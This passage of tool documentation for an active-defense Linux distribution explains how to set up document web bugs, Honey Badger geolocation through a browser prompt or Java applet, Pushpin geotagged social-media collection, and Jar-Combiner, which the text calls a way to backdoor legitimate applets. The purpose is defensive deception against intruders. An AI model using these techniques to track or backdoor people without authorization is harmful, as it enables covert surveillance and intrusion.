Another approach is to seed select files on your file server. I’ve seen customers implement this on fake files, sometimes fake files look fake, so I recommend implementing on older real files.

The final strategy is to have Web Bugs ready in the event of a breach. It’s common for organizations to watch attackers and learn their goals are and see what they have access to. Once an attacker gains access to a system, rather than expel them, you can drop some Web Bugs. Many very nasty attackers today sit on a system for a long time and siphon data for weeks and sometimes years, once you see them inside, deploy the Bugs.

Website

https://bitbucket.org/ethanr/webbugserver

Description

Easily embed a web bug inside word processing documents. These bugs are hidden to the casual observer by using things like linked style sheets and 1 pixel images.

Install Location

/var/www/web-bug-server/
/opt/webbugserver/

Usage

Visit the following site to view usage:
http://127.0.0.1/web-bug-server/index.php

This page is intended for receiving Word web bugs as detailed here

https://www.irongeek.com/i.php?page=security/webbugs

Requests should be in the form

```
http://<server IP address>/web-bug-server/index.php?id=<arbitrary document id>&type=<css|img>
```

Example 1: Setting up the Web Bug Doc

First, you need to find the current IP address of your ADHD machine. Do so by firing up a new terminal and using the ifconfig command.

```
$ ifconfig
```

```
eth0 Link encap:Ethernet HWaddr 00:0c:29:6c:14:79
inet addr:192.168.1.137 Bcast:192.168.1.255 Mask:255.255.255.0
```

```
inet6 addr: fe80::20c:29ff:fe6c:1479/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:117282 errors:0 dropped:0 overruns:0 frame:0
TX packets:43840 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:105331151 (105.3 MB) TX bytes:4364108 (4.3 MB)
Interrupt:19 Base address:0x2000
```

The IP address in this example is 192.168.1.137 so this is what will be used from now on. Replace this with your own IP address.

You’ll need to configure the web bug document to connect back to the web bug server running on your ADHD machine. Change into /opt/webbugserver/and use the following command to edit the provided .doc file. Replace 192.168.1.137 in the command with the IP address you found above.

```
/opt/webbugserver$ sudo sed -r 's://.*/web-bug-server://192.168.1.137/web-bug-server:g'
web_bug.html > web_bug.doc
```

Next, you will need to move web_bug.doc to another machine. You can use Linux (LibreOffice), Windows (Microsoft Word), or Mac OS (Microsoft Word or TextEdit) to open the file. If you don’t have another computer with one of those applications installed, you can open it locally on the ADHD machine. To get web_bug.doc to another machine first copy it to the web directory.


```
/opt/webbugserver$ sudo cp web_bug.doc /var/www/
```

On the computer you want to copy the file to, open a web browser and go to http://192.168.1.137/web_bug.doc to download the document. Remember to replace the IP address with the one you found for your local ADHD machine. Once the document is saved to the remote computer, open it in one of the editors mentioned above to trigger the bugs. See [Example 2: Viewing Bug Connections in the Database] on viewing the results.

Example 2: Viewing Bug Connections in the Database

Any time a web bug is triggered, it makes a connection back to the server running on the ADHD server, which then records information about the connection in a database. To view the information stored in the database, open a web browser and visit http://127.0.0.1/adminer/


Log in using 127.0.0.1, webbuguser, ADHD, and webbug for the Server, Username, Password, and Database respectively.



Login

System	MySQL
Server	127.0.0.1
Username	webbuguser
Password	••••
Database	webbug

Once logged in, click on the requests table, and then click Select data.



Database: webbug

Alter database Database schema Privileges

Tables and views

Search data in tables:

□	Table	Engine	Collation	Data Lengt
□	requests	InnoDB	latin1_swedish_ci	16,38
	1 in total	InnoDB	latin1_swedish_ci	16,38




Table: requests

Select data Show structure Alter table

Column	Type	Comment
id	text *NULL*	
type	text *NULL*	
ip_address	text *NULL*	
user_agent	text *NULL*	
time	int(11) *NULL*	

From here, you can view all the entries in the database created by web bugs. Each entry includes the document id which you can change by editing the .doc file, the type of media request that was triggered, the IP address the connection came from, and the time the connection was made. The time is stored as a UNIX timestamp represented by the number of seconds elapsed since 1 January 1970. There are numerous converters available online that you can use to translate these into your local time.

SQLite Web Bug Server

Website

https://bitbucket.org/zaeyx/sqlitebugserver

Description

Easily embed a web bug inside word processing documents. These bugs are hidden to the casual observer by using things like linked style sheets and 1 pixel images.

Sqlitebugserver is nearly identical to webbugserver, but uses an SQLite database rather than a served MySQL database. This makes it exceptionally easy to rapidly deploy sqlitebugserver anytime, anywhere.

Install Location

```
/opt/sqlitebugserver/
```

Usage

NOTE: You will need to deploy the content from /opt/sqlitebugserver onto your webserver if you want to use sqlitebugserver. Visit your deployed index.php.

Requests should be in the form

```
http://<server IP address>/web-bug-server/index.php?id=<arbitrary document id>&type=<css|img>
```

Example 1: Initializing the database

You will need to initialize the database. From your deployment directory this is incredibly simple. Just run the initialization script.

```
$ cd /opt/sqlitebugserver

sudo python ./initialize.py
```

Note: This script will create the SQLite database in the directory you’re currently in, with a random long weird name. This is to make it super difficult for an attacker to access your data without forcing users to go through any special configurations.

This script should set everything up for you. Including linking the sqlitebugserver folder to your web root.

Example 2: Setting up the Web Bug Doc

You’ll need to find the current IP address of your ADHD machine. Do so by firing up a new terminal and using the ifconfig command.

```
$ ifconfig

eth0 Link encap:Ethernet HWaddr 00:0c:29:6c:14:79
inet addr:192.168.1.137 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fe6c:1479/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:117282 errors:0 dropped:0 overruns:0 frame:0
TX packets:43840 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:105331151 (105.3 MB) TX bytes:4364108 (4.3 MB)
Interrupt:19 Base address:0x2000
```

The IP address in this example is 192.168.1.137 but replace this with your own IP address everywhere it appears.

Now you’ll need to configure the web bug document to connect back to the SQLite bug server running on your ADHD machine. Change into /opt/sqlitebugserver/ and use the following command to edit the provided .doc file. Replace 192.168.1.137 in the command with the IP address you found above.

```
/opt/sqlitebugserver$ sed -r 's://.*/sqlitebugserver://192.168.1.137/sqlitebugserver:g' web_bug.html
> web_bug.doc
```

Next, you’ll need to move web_bug.doc to another machine. You can use Linux (LibreOffice), Windows (Microsoft Word), or Mac OS (Microsoft Word or TextEdit) to open the file. If you don’t have another computer with one of those applications installed, you can open it locally on the ADHD machine. To get web_bug.doc to another machine first copy it to the web directory.

```
/opt/sqlitebugserver$ sudo cp web_bug.doc /var/www/
```

Then on the computer you want to copy the file to, open a web browser and go to http://192.168.1.137/web_bug.doc to download the document. Remember to replace the IP address with the one you found for your local ADHD machine. Once the document is saved to the remote computer, open it in one of the editors mentioned above to trigger the bugs. See [Example 3: Viewing Bug Connections in the Database] on viewing the results.

Note: This assumes you have a web server running as you should on your default ADHD installation.

Example 3: Viewing Bug Connections in the Database

Any time a web bug is triggered, it makes a connection back to the server running on the ADHD server, which then records information about the connection in a database. Again, the only difference between sqlitebugserver and webbugserver is that sqlitebugserver is portable - it doesn't use a backend served database, it simply uses an sqlite db. A static file on the system.

You can view the data in the database by going to your deployment directory. Then open the database by running:

```
sqlite3 <database_name>.db
```

Note: As discussed below, there is a macro you can use to quickly open the database in the latest versions of the sqlitebugserver. Simply run **./opendb.py**

Once you're inside the database send the command "**select * from requests**;" From here, you can view all the entries in the database created by web bugs. Each entry includes the document ID which you can change by editing the .doc file, the type of media request that was triggered, the IP address the connection came from, and the time the connection was made. The time is stored as a UNIX timestamp represented by the number of seconds elapsed since 1 January 1970. There are numerous converters available online to translate these into local time.

Note: If you have trouble figuring out the name of your database you can easily find it by running this command from your sqlitebugserver directory:

```
ls -alh | grep db
```

If you wanted to be even more fancy, this command could be used to open any db by name without having to know the name.

```
sqlite3 $(ls -alh | awk '(/.db/) {print $9}')
```

Just make sure to run it from the right folder. In the latest versions of sqlitebugserver you can just use the script

```
./opendb.py
```

to do all this for you.

Docz.py

Website

https://bitbucket.org/Zaeyx/docz.py

Description

Docz is a simple tool used to insert web bugs (aka WebBugServer) into docx files. As opposed to the simpler .doc format, a docx formatted document is far harder to analyze. This means, it’s easier for us to hide our bugs from the target.

Install Location

/opt/docz.py/

Usage

Running Docz.py couldn't be easier, simply cd to the correct directory.

```
~$ cd /opt/docz.py
```

And run the application

```
/opt/docz.py$ python ./docz.py -h
```

This will show you the very very simple help dialog.

```
usage: docz.py [-h] -f FILE -u URL -t TARGET -a AGENT

A script for embedding webbugs in docx files

optional arguments:
  -h, --help            show this help message and exit
  -f FILE, --file FILE The name of the file to embed the bug in
  -u URL, --url URL     The url to the honeybadger server's service.php
                        (inclusive)
  -t TARGET, --target TARGET
                        The target identifier
  -a AGENT, --agent   AGENT
                        The agent identifier
```

Example 1: Creating a Web Bug for Honeybadger

For this example we'll assume you already have a honeybadger server setup and listening. If you need help doing that, please refer to the documentation for honeybadger before proceeding.

Docz will want us to set a few parameters before we can continue. The parameters it requests are seen above in the [Usage]. They are as follows…

- -f A docx file
- -u The URL (path) to the honeybadger server
- -t The unique target identifier
- -a The agent identifier

For this example, we'll use these example values (your values may be different).

We will assume that we have a docx file created in Microsoft Word with the name "Layoffs2017.docx", stored in the same folder as docz.py.

We will assume that the path to our honeybadger server is as follows (make sure to include the service.php at the end of the path):

http://nothoneybadger.blackhillsinfosec.com/honeybadger/service.php

Each target must be assigned a unique target ID. For more on this see the honeybadger documentation. We will use the target of "demotarget".

Each target must be assigned a unique agent identifier. We will use the agent "docx".

We would now call docz on the command line like so.

```
/opt/docz.py$ python docz.py -f Layoffs2017.docx -u
http://nothoneybadger.blackhillsinfosec.com/honeybadger/service.php -t demotarget -a docx

Connection string: http://nothoneybadger.blackhillsinfosec.com/honeybadger/service.php?
agent=docx&target=demotarget

You better have write permissions to this folder, otherwise this is going to fail silently.

Archive: Layoffs2017.docx
        inflating: tmp/[Content_Types].xml
        inflating: tmp/_rels/.rels
        inflating: tmp/word/_rels/document.xml.rels
        inflating: tmp/word/document.xml
        inflating: tmp/word/theme/theme1.xml
        inflating: tmp/word/settings.xml
        inflating: tmp/word/fontTable.xml
        inflating: tmp/word/webSettings.xml
        inflating: tmp/docProps/app.xml
        inflating: tmp/docProps/core.xml
        inflating: tmp/word/styles.xml
        /root/dev/docz.py/tmp
        adding: [Content_Types].xml (deflated 74%)
        adding: _rels/ (stored 0%)
        adding: _rels/.rels (deflated 61%)
        adding: docProps/ (stored 0%)
        adding: docProps/core.xml (deflated 52%)
        adding: docProps/app.xml (deflated 54%)
        adding: word/ (stored 0%)
        adding: word/styles.xml (deflated 90%)
        adding: word/_rels/ (stored 0%)
        adding: word/_rels/document.xml.rels (deflated 69%)
        adding: word/webSettings.xml (deflated 53%)
        adding: word/fontTable.xml (deflated 69%)
        adding: word/document.xml (deflated 69%)
        adding: word/settings.xml (deflated 63%)
        adding: word/theme/ (stored 0%)
        adding: word/theme/theme1.xml (deflated 77%)
```

```
*****************************
Webbug created as output.docx
*****************************
```

Docz.py will create a new file called output.docx identical to your input file but with the inclusion of a stealthy webbug that will call back to your honeybadger server whenever the file is opened. This web bug is especially hard to find because of the way it is embedded inside of the docx file as opposed to a simple doc file.

Example 2: Creating a WebBug for WebBugServer

The process by which docz.py is used to create a webbug for webbugserver or sqlitebugserver is identical to [Example 1: Creating a Webbug for Honeybadger].

Just put in the new URL to your sqlitebugserver, and change any other parameters you may need based on your situation.

Honey Badger

Honey Badger is one of our all-time favorite tools. It leverages the concept of the malicious Java applet and tones it down just a bit. Believe it or not this is actually a very good thing. For example, your goal in Active Defense is to find the attacker. Short of a warrant, there is no reason to get full shell access to an attacker’s system. So, Honey Badger simply launches a small program to geolocate an attacker via nearby wireless access points.

Once again, what we are doing is not a matter of revenge. It is not about destroying an attacker. It is about finding them and letting the respective court systems deal with the attackers appropriately.

Website

https://bitbucket.org/LaNMaSteR53/honeybadger

Description

Used to identify the physical location of a web user with a combination of geolocation techniques using a browser share location feature, the visible Wi-Fi networks, and the IP address.

Install Location

/var/www/honeybadger/

Usage


Visit the following site to log your location:
http://127.0.0.1/honeybadger/demo.php

Visit the following site to view the connection map:
http://127.0.0.1/honeybadger/index.php

Example 1: Web Browser Share Location

Go to the following in a browser:
http://127.0.0.1/honeybadger/demo.php
This address is also available as a link by visiting:
http://127.0.0.1/
Click Honey Badger (Location Tracker).

Honey Badger will then attempt to gather your location using a variety of techniques. First, it uses the web browser's built in location sharing functionality. The web browser will first prompt you whether or not to share your location with Honey Badger. Click "Share Location."



http://127.0.0.1...adger/combo.html

127.0.0.1/honey-badger/combo.html

Would you like to share your location with 127.0.0.1?

First, the web browser will ask whether or not to share your location. That's it. Honey Badger has now logged your location. Go to [Example 3: Viewing the Honey Badger Map] to find how to view the location Honey Badger gathered.

Example 2: Creating a Honey Badger User

Before you can view the data Honey Badger has collected you'll need to create a user. Creating a user in Honey Badger is super simple. Change into the Honey Badger admin directory:

```
~$ cd /var/www/honeybadger/admin
```

Now run **create_user.py** and follow the prompts to create a new administrative user. Make sure to sudo this next command!
Note: There’s probably already a user by the name ADHD as this is the default user for this distro. You may want to create a user with a different name and password. Or change this user’s password by deleting it and recreating it with a new password.

```
/var/www/honeybadger/admin$ sudo ./create_user.py
```

```
Username: adhd
Password: adhd
User Role Options:
0 - Administrator
1 - User
Role: 0
Salt: rWeKE
Hash: 6de86dd5a8a5e3309c1c9587d44a337b1cfd523d
[!] Database not initialized.
```

I created a user named “adhd” with password “adhd” and also made this user an administrator. Honey Badger administrators are given permissions to purge the database and logs from within the Honey Badger interface.

Now that you’ve created a user, you are ready to proceed onto [Example 3: Viewing the Honey Badger Map].

Example 3: Viewing the Honey Badger Map

Note: Before you are able to view the Honey Badger map you will need a Google Maps API key. You can get an API key here:
https://developers.google.com/maps/documentation/javascript/get-api-key
Simply put that key in the top of badger.php where it says $API="".
Open the web browser and enter:
http://127.0.0.1/honeybadger/badger.php
This address is also available as a link by visiting:
http://127.0.0.1/ and clicking "Honey Badger (Reporting)”.
After you log in with the username and password we created in [Example 2: Creating a Honey Badger User] you’ll be taken to the reporting page.

The reporting page will contain a map showing the locations that Honey Badger has logged. Honey Badger keeps track of each connection and displays one at a time on the map. To choose a different connection than the one shown, click on the drop-down menu and select another entry.

Note: Obviously there’s not going to be anything there if you haven’t logged any connection attempts. Try using the techniques in Example 1 or Example 4 to get some data logged. Then check back here.


Example 4: Using Java to Find Nearby Wireless APs

What happens if you follow [Example 1: Web Browser Share Location], but you decide not to share your location? Honey Badger has another way to discover your physical location if your machine has Java installed and an active wireless card. First, find the IP address of the ADHD machine. The assumption here is that you will be connecting to it from within a local network.

```
$ ifconfig

eth0 Link encap:Ethernet HWaddr 00:0c:29:6c:14:79
inet addr:192.168.1.137 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fe6c:1479/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:136005 errors:0 dropped:0 overruns:0 frame:0
TX packets:59528 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:146777599 (146.7 MB) TX bytes:7955605 (7.9 MB)
Interrupt:19 Base address:0x2000

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:12930 errors:0 dropped:0 overruns:0 frame:0
TX packets:12930 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:3413486 (3.4 MB) TX bytes:3413486 (3.4 MB)
```

In this case the IP address for the machine is 192.168.1.137. From another machine that has an active wireless card and Java installed, connect to http://192.168.1.137/honeybadger/demo.php


Honey Badger will attempt to gather your location using a variety of techniques. First, it uses the web browser’s built in location sharing functionality. The web browser will prompt you whether or not to share your location with Honey Badger. Instead of accepting, click the ‘x’ to close the prompt so that the Java technique will run.


http://192.168....ger/combo.html
192.168.1.137/honey-badger/combo.html
This is a
Share Location

Would you like to share your location with 192.168.1.137?

Choose a location : New York, NY

Honey Badger will then attempt to gather your location by means of a Java applet. After a short time you will be prompted whether you want to allow the applet to access the computer. Click “Allow”.


http://192.168....ger/combo.html
192.168.1.137/honey-badger/combo.html
page.
Show Details...
Allow
Deny

An applet from "192.168.1.137" is requesting access to your computer.

The digital signature could not be verified.

☐ Allow all applets from "192.168.1.137" with this signature

Since the applet requires a high level of access to the local machine, Java first prompts the user to allow access.

That’s it. If successful, Honey Badger has now logged your location. Go to [Example 3: Viewing the Honey Badger Map] to find how to view the location Honey Badger gathered.

Pushpin

After you’ve found the location of an attacker, you can do some quick recon on the area where they’re located. Pushpin is an outstanding tool written by Ethan Robish and Tim Tomes. It takes latitude and longitude and a radius in kilometers then will pull every Twitter, YouTube Flickr, Picassa, Instagram, Oodle and Shodan entry from within that radius. This can be critical, especially if a hacking group, who is prone to bragging on public forums, is attacking.

Website

https://bitbucket.org/LaNMaSteR53/recon-ng/

Description

Identify every Tweet, Flickr pic, and YouTube video within an area of a specific set of geo coordinates.

Install Location

/opt/recon-ng/

Usage

A version of Pushpin can be found integrated within the Recon-ng framework. Recon-ng now contains six Pushpin/Recon modules and one Pushpin/Reporting module.

An overview of the available modules can be found by launching Recon-ng and attempting to load an arbitrary “pushpin” module.

To run Recon-ng first change into the install directory:

```
~$ cd /opt/recon-ng
```

And run the main application with the --no-check flag to tell Recon-ng to not check for updates:

```
/opt/recon-ng$ ./recon-ng --no-check

[recon-ng][default] > use pushpin
[*] Multiple modules match 'pushpin'

Recon
-----
recon/locations-pushpins/flickr
recon/locations-pushpins/instagram
recon/locations-pushpins/picasa
recon/locations-pushpins/shodan
recon/locations-pushpins/twitter
recon/locations-pushpins/youtube

Reporting
---------
reporting/pushpin
```

Note that this will show you the pushpin modules, it won’t actually do anything yet. We’ll cover how to start actually doing stuff next.

Example 1: Find Tweets Sent from Times Square

Open a new terminal, change into the recon-ng directory and launch recon-ng:

```
/opt/recon-ng$ ./recon-ng --no-check
```

Twitter requires an API key to process these requests. To get an API key you’ll need to first create a new app, done by visiting the following link: https://apps.twitter.com/

As soon as the app is created you should be able to access the key and secret key.

These can be entered into the recon-ng database from the recon-ng prompt as follows (the X’s should be replaced with the keys):

```
[recon-ng][default] > keys add twitter_api XXXXXXXXXXX

            [*] Key 'twitter_api' added.
```

and

```
[recon-ng][default] > keys add twitter_secret XXXXXXXXXXXXXXXXXXXXXXX

            [*] Key 'twitter_secret' added.
```

You should only have to enter these once.

Now lets add a location record into the database to target our desired location.

Run these commands to add a location record pointed at Times Square:

```
[recon-ng][default] > query insert into locations (latitude, longitude) values
("40.758871","-73.985132");

[*] 1 rows affected.
```

Now that the fun part is out of the way, let's load up the twitter module.

```
[recon-ng][default] > use pins/twitter
```

Notice how we used the shorthand version of “recon/locations-pushpins/twitter” to load the module faster.

```
[recon-ng][default][twitter] > show options


 Name       Current Value Req Description
--------- ------------- --- -----------
RADIUS    1            yes radius in kilometers
SOURCE    default       yes source of input (see ‘show info’ for details)
```

Looks like everything is good to go, the radius is set, the SOURCE should be automatically reading from the database where our location is stored. Now let’s run the module.

```
[recon-ng][default][twitter] > run

--------------------
40.758871,-73.985132
--------------------
[*] Collecting data for an unknown number of tweets...
[*] 1349 tweets processed.


-------
SUMMARY
-------
[*] 862 total (862 new) pushpins found.
```

Once the module completes execution the data has been saved to the database. To view it, we will need to use the reporting module.

```
[recon-ng][default][twitter] > use reporting/pushpin
```

It’s always a good idea to show the options before executing a module

```
[recon-ng][default][pushpin] > show options

Name            Current Value Req Description
-------------- ------------- --- -----------
LATITUDE              yes latitude of the epicenter
LONGITUDE                        yes longitude of the epicenter
MAP_FILENAME /home/adhd/pushpin_map.html yes path and filename for pushpin map report
MEDIA_FILENAME /home/adhd/pushpin_media.html yes path and filename for pushpin media report
RADIUS                  yes radius from the epicenter in kilometers
```


We will have to set the LATITUDE and LONGITUDE and RADIUS values real quick.

```
[recon-ng][default][pushpin] > set LATITUDE 40.758871

    LATITUDE => 40.758871

[recon-ng][default][pushpin] > set LONGITUDE -73.985132

    LONGITUDE => -73.985132

[recon-ng][default][pushpin] > set RADIUS 1

    RADIUS => 1

[recon-ng][default][pushpin] > show options

Name            Current Value Req Description
-------------- ------------- --- -----------
LATITUDE         40.758871         yes latitude of the epicenter
LONGITUDE         -73.985132         yes longitude of the epicenter
MAP_FILENAME /home/adhd/pushpin_map.html yes path and filename for pushpin map report
MEDIA_FILENAME /home/adhd/pushpin_media.html yes path and filename for pushpin media report
RADIUS              1                   yes radius from the epicenter in kilometers
```

That’s better, now let’s run this module.
Note: If you have a completely fresh installation of ADHD you might experience an error when firefox opens for the first time. Just close FireFox and run this command again.

```
[recon-ng][default][pushpin] > run

[*] Media data written to '/home/adhd/pushpin_media.html'
[*] Mapping data written to '/home/adhd/pushpin_map.html'
```

Once the module executes, it should automatically open Firefox to your report.



PUSHPIN - Map

PUSHPIN - Media

file:///opt/pushpin/site/pushpin_media.html

//PUSHPIN ---->

4 .758871,-73.985132:0.05KM

:: 466 Twitter ::

twitter

[Stefan Lee] Time square - NYC @ W New York - Times Square http://t.co/cQO8kBsp

2013-01-14 21:14:14


[Roger Ma] Picking up #broadway tickets! (@ TKTS) http://t.co/649QHACf

2013-01-14 21:08:58

[Janell Rodriguez] New York sightseeing @ TKTS http://t.co /wbP5ZRrd

2013-01-14 20:19:41

Page displaying all the tweets found within the specified border.



PUSHPIN - Map

PUSHPIN - Media

file:///opt/pushpin/site/pushpin_map.html

[Karra Simone] We in Times Square baby! http://t.co/3LXKY0Nx

2013-01-10 21:01:58

Google
Map
7th Ave
W 46th St
American Eagle Outfitters
Times Square
46th Street Development
Times Square Gift Shop
DoubleTree Suites by Hilton Hotel New York City
Actors Federal Credit Union
Actors' Equity Association
New York Marriott Marquis
The Marquis Theatre
Palace Theatre
Map data ©2013 Google, Sanborn - Terms of Use

Map showing where each tweet came from. Clicking on a bubble shows the tweet.

It’s very important to note that gathering and reporting are two separate operations. They can be set focus on differing geographical locations.

Gathering loads information into the database.

Reporting takes information from the database and prepares it for human consumption.

Jar-Combiner

Website

https://bitbucket.org/ethanr/jar-combiner

Description

Jar-Combiner is a tool used to combine two separate Java applets into one. The resultant combined applet will run one of the former applets normally, while hiding the second one in the background.

This is useful for backdooring legitimate Java applets. A user running the new combined applet will see what they expect, while your code runs in the background.

Install Location

```
/opt/jar-combiner/
```

Usage

```
/opt/jar-combiner/Linux$ ./joining.sh help
```

Example 1: Finding the Entrypoints

In order to combine two applets, you must first know the entrypoints into both of those applets. The entrypoints are the classes that extend JApplet or Applet; they are where the code starts. Every applet has a different entrypoint.

The easiest way to determine the entrypoints is by looking at the HTML files made to launch the applets in question. Take an HTML file or web page that launches one of your Java applets and view its source, where you should be able to find the applet tag. Inside of this tag, find the parameter code. The value to which the parameter code is set, is your entrypoint for that applet. The HTML that launches the Honey Badger geolocation applet looks something like this:

```
<applet code="honey.class" archive="honey.jar" width="0px" height="0px">
```

```
<param name="target" value="target_name" />
